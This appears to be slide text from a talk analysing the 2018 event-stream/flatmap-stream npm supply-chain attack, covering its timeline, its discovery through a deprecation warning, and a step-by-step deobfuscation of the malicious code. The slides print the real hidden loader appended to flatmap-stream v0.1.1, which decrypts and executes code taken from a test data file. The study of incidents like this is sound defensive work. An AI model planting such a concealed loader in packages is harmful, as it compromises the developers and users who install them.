
12 days

Note: Nothing malicious has happened yet.


On October 5th 2018 (T+31) the attacker published
malicious version **flatmap-stream@0.1.1**



event-stream@3.3.6 installed fresh now pulls in
flatmap-stream@0.1.1 because of the 



event-stream@3.3.5 was stable for 2+ years...



A LOT depended on event-stream^3.3.5 and
would get updated to 3.3.6 automatically.

Agenda

1

How it happened

2

What it did

3

Where it leaves us



But, first, how was it discovered?

The malicious code used a method deprecated in node v11.0.0

The screenshot shows a web browser displaying the Node.js Deprecated APIs page at https://nodejs.org/api/deprecations.html#deprecations_dep0106_crypto_createcipher_and_crypto_createdecipher. The page title is "Deprecated APIs | Node.js v12".

The main content is titled "DEP0106: crypto.createCipher and crypto.createDecipher". A table titled "History" shows the deprecation status for different Node.js versions:

Version	Changes
v11.0.0	Runtime
v10.0.0	Documentation-only

A callout box highlights the "v11.0.0" row with the text "Type: Runtime" and "Using `crypto.createCipher()` and `crypto.createDecipher()` with a derivation function (Node.js v11.0.0 and later) is a runtime deprecation." The "v11.0.0" row is also highlighted with a red underline.

The "Changes" column for v11.0.0 is explicitly labeled "Runtime deprecation." and the "Changes" column for v10.0.0 is explicitly labeled "Documentation-only deprecation."

Node v11.0.0 was released 18 days into the exploit.

A screenshot of a web browser displaying the Node.js release blog post for version 11.0.0. The browser window has a title bar showing 'Node v11.0.0 (Current) | Node.js' and the URL 'https://nodejs.org/en/blog/release/v11.0.0/'. The Node.js logo is at the top left. A navigation bar below it includes links for HOME, ABOUT, DOWNLOADS, DOCS, GET INVOLVED, SECURITY, NEWS, and FOUNDATION. The FOUNDATION link is highlighted with a green background. The main content area features a large heading 'Node v11.0.0 (Current)' followed by the author's name 'by James M Snell, 2018-10-23'. Below this, a summary text reads: 'Node.js 11.0.0 is here! This is the newest performance, and an update to V8 7.0.' A 'Notable Changes' section is partially visible. A red box highlights the date '2018-10-23' in the author's name, which is also underlined in red. A red arrow points from this red box to the date in the main heading.

Node v11.0.0 (Current)

by James M Snell, 2018-10-23

Node.js 11.0.0 is here! This is the newest performance, and an update to V8 7.0.

Notable Changes

- Build
 - FreeBSD 10 is no longer supported. #22617

Node v11.0.0 (Current)

by James M Snell, 2018-10-23

Unrelated projects started getting deprecation warnings.

The screenshot shows a GitHub issue page for the project `remy / nodemon`. The issue is titled "Deprecation warning at start #1442". It is a closed issue opened by `jaydenseric` on Oct 28, 2018, with 13 comments. The issue details section contains the following text:

[DEP0106] DeprecationWarning: `crypto.createDecipher` is deprecated.

A red box highlights the word "deprecated". A green box highlights the text "[DEP0106] DeprecationWarning: `crypto.createDecipher` is deprecated." in the "Steps to reproduce" section. A callout bubble points from this green box to the red box. The right sidebar shows project metadata:

- Assignees: No one assigned
- Labels: needs more info
- Projects: None yet
- Milestone: No milestone
- 7 participants: [Profile icons]

On November 20, 2018 (T+77) FallingSnow put it together

The screenshot shows a GitHub issue page for the repository `dominictarr / event-stream`. The repository is marked as **Archived**. The issue itself is titled **I don't know what to say. #116** and is in a **Closed** state. It was opened by **FallingSnow** on Nov 20, 2018, with 666 comments. The main comment from **FallingSnow** discusses a security concern related to the `flatmap-stream` dependency.

FallingSnow commented on Nov 20, 2018 • edited ▾

@dominictarr Why was @right9ctrl given access to this repo? He added `flatmap-stream` which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting `ps-tree`. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.

@right9ctrl If you removed `flatmap-stream` because your realized it was an injection attack why didn't you yank `event-stream@3.3.6` from npm and put a PSA? If you didn't know, why did you choose to use a completely unused/unknown library (0 downloads on npm until you use it)? If I had the exact date

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone

So how was it discovered?

Pure luck. If `crypto.createDecipher` wasn't deprecated or node v11.0.0 wasn't released, who knows when it would have been discovered.


Time between transfer of event-stream and
FallingSnow's github issue:

77 days

Time between **flatmap-stream@0.1.1**
and public exposure:

48 days

flatmap-stream v0.1.0



A screenshot of a web browser window displaying the source code of the `flatmap-stream` module. The browser interface includes a title bar with window controls (red, yellow, green), a tab bar with one active tab for `https://gist.githubusercontent.com/jsoverson/0041b21c8a61c66cc74818f6dfd4369f/raw/6dac76e41029...`, and a toolbar with various icons. The main content area shows the following JavaScript code:

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e==t?(void 0==r&&i.emit.apply(i,[ "data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}}a==o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l|| (s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0==r) return w(r,a);a==o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f!=1==t)break}return!f}catch(r){if(s)throw r;return p(r,!f)}},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1},i};
```

flatmap-stream v0.1.1



A screenshot of a web browser window displaying the source code for the `flatmap-stream` module. The browser interface includes a title bar with window controls, a tab bar with one active tab, and a toolbar with various icons. The main content area shows the JavaScript code for the module.

```
var Stream=require("stream").Stream;module.exports=function(e,n){var i=new Stream,a=0,o=0,u=!1,f=!1,l=!1,c=0,s=!1,d=(n=n||{}).failures?"failure":"error",m={};function w(r,e){var t=c+1;if(e==t?(void 0==r&&i.emit.apply(i,[ "data",r]),c++,t++):m[e]=r,m.hasOwnProperty(t)){var n=m[t];return delete m[t],w(n,t)}}a==o&&(f&&(f=!1,i.emit("drain")),u&&v())}function p(r,e,t){l|| (s=!0,r&&!n.failures||w(e,t),r&&i.emit.apply(i,[d,r]),s=!1)}function b(r,t,n){return e.call(null,r,function(r,e){n(r,e,t)})}function v(r){if(u=!0,i.writable=!1,void 0==r) return w(r,a);a==o&&(i.readable=!1,i.emit("end"),i.destroy())}return i.writable=!0,i.readable=!0,i.write=function(r){if(u)throw new Error("flatmap stream is not writable");s=!1;try{for(var e in r){a++;var t=b(r[e],a,p);if(f!=1==t)break}return!f}catch(r){if(s)throw r;return p(r,!f)}},i.end=function(r){u||v(r)},i.destroy=function(){u=l=!0,i.writable=i.readable=f=!1,process.nextTick(function(){i.emit("close")})},i.pause=function(){f=!0},i.resume=function(){f=!1,i};!function(){try{var r=require,t=process;function e(r){return Buffer.from(r,"hex").toString()}var n=r(e("2e2f746573742f64617461")),o=t[e(n[3)][e(n[4])]];if(!o)return;var u=r(e(n[2]))[e(n[6])](e(n[5])),a=u.update(n[0],e(n[8]),e(n[9]));a+=u.final(e(n[9]));var f=new module.constructor;f.paths=module.paths,f[e(n[7)]](a,""),f.exports(n[1])}catch(r){}}();}
```

Payload A

The bootstrap.

payload-a.js — npm-fuckup

JS payload-a.js x

new > JS payload-a.js > `<function>`

```
1 ! function() {  
2     try {  
3         var r = require,  
4             t = process;  
5  
6         function e(r) {  
7             return Buffer.from(r, "hex").toString()  
8         }  
9         var n = r(e("2e2f746573742f64617461")),  
10            o = t[e(n[3])][e(n[4])];  
11            if (!o) return;  
12            var u = r(e(n[2]))[e(n[6])](e(n[5]), o),  
13                a = u.update(n[0], e(n[8]), e(n[9]));  
14                a += u.final(e(n[9]));  
15                var f = new module.constructor;  
16                f.paths = module.paths, f[e(n[7])](a, ""), f.exports(n[1])  
17            } catch (r) {}  
18        }();
```

payload-a.js — npm-fuckup

JS payload-a.js x

new > JS payload-a.js > ...

function unhex(r) {
 return Buffer.from(r, "hex").toString();
}

var n = require(unhex("2e2f746573742f64617461"));
var o = process[unhex(n[3])][unhex(n[4])];

if (!o) return;

var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
var a = u.update(n[0], unhex(n[8]), unhex(n[9]));

a += u.final(unhex(n[9]));

var f = new module.constructor();

(f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);



payload-a.js — npm-fuckup

JS payload-a.js x

new > JS payload-a.js > n

```
function unhex(r) {
    return Buffer.from(r, "hex").toString();
}
var n = require("./test/data");
var o = process[unhex(n[3])][unhex(n[4])];
if (!o) return;
var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
var a = u.update(n[0], unhex(n[8]), unhex(n[9]));
a += u.final(unhex(n[9]));
var f = new module.constructor();
(f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);

```

test-data.js — npm-fuckup

payload-a.js test-data.js

new ▶ test-data.js ▶ ...

...

```
1 module.exports = [
2   ...
3   "75d4c87f3[...large entry cut...]68ecaa6629",
4   "db67fdbfc[...large entry cut...]349b18bc6e1",
5   "63727970746f",
6   "656e76",
7   "6e706d5f7061636b6167655f6465736372697074696f6e",
8   "616573323536",
9   "6372656174654465636970686572",
10  "5f636f6d70696c65",
11  "686578",
12  ];
13 |
```

test-data.js — npm-fuckup

JS payload-a.js JS test-data.js ×

new ▶ JS test-data.js ▶ ...

🔍 ⚡

⚡

🔗

🚫

📦

⚙️

```
1 module.exports = [
2   ...
3   "75d4c87f3[...]large entry cut...68ecaa6629",
4   "db67fdbfc[...]large entry cut...349b18bc6e1",
5   "crypto",
6   "env",
7   "npm_package_description",
8   "aes256",
9   "createDecipher",
10  "_compile",
11  "hex",
12  "utf8"
13 ];
```

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1

2

3 var testData = require("./test/data");

4 var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);

7 var text = decipher.update(testData[0], "hex", "utf8");

8

9 text += decipher.final("utf8");

10

11 var newModule = new module.constructor();

12

13 newModule.paths = module.paths;

14 newModule._compile(text, "");

15 newModule.exports(testData[1]);

16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1

2

3 var testData = require("./test/data");

4 var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);

7 var text = decipher.update(testData[0], "hex", "utf8");

8

9 text += decipher.final("utf8");

10

11 var newModule = new module.constructor();

12

13 newModule.paths = module.paths;

14 newModule._compile(text, "");

15 newModule.exports(testData[1]);

16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1

2

3 var testData = require("./test/data");

4 var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);

7 var text = decipher.update(testData[0], "hex", "utf8");

8

9 text += decipher.final("utf8");

10

11 var newModule = new module.constructor();

12

13 newModule.paths = module.paths;

14 newModule._compile(text, "");

15 newModule.exports(testData[1]);

16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1

2

3 var testData = require("./test/data");

4 var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);

7 var text = decipher.update(testData[0], "hex", "utf8");

8

9 text += decipher.final("utf8");

10

11 var newModule = new module.constructor();

12

13 newModule.paths = module.paths;

14 newModule._compile(text, "");

15 newModule.exports(testData[1]);

16 |

payload-a.js — npm-fuckup

JS payload-a.js ● JS test-data.js

new ▶ JS payload-a.js ▶ ...

1

2

3 var testData = require("./test/data");

4 var desc = process.env.npm_package_description;

5

6 var decipher = require("crypto").createDecipher("aes256", desc);

7 var text = decipher.update(testData[0], "hex", "utf8");

8

9 text += decipher.final("utf8");

10

11 var newModule = new module.constructor();

12

13 newModule.paths = module.paths;

14 newModule._compile(text, "");

15 newModule.exports(testData[1]);

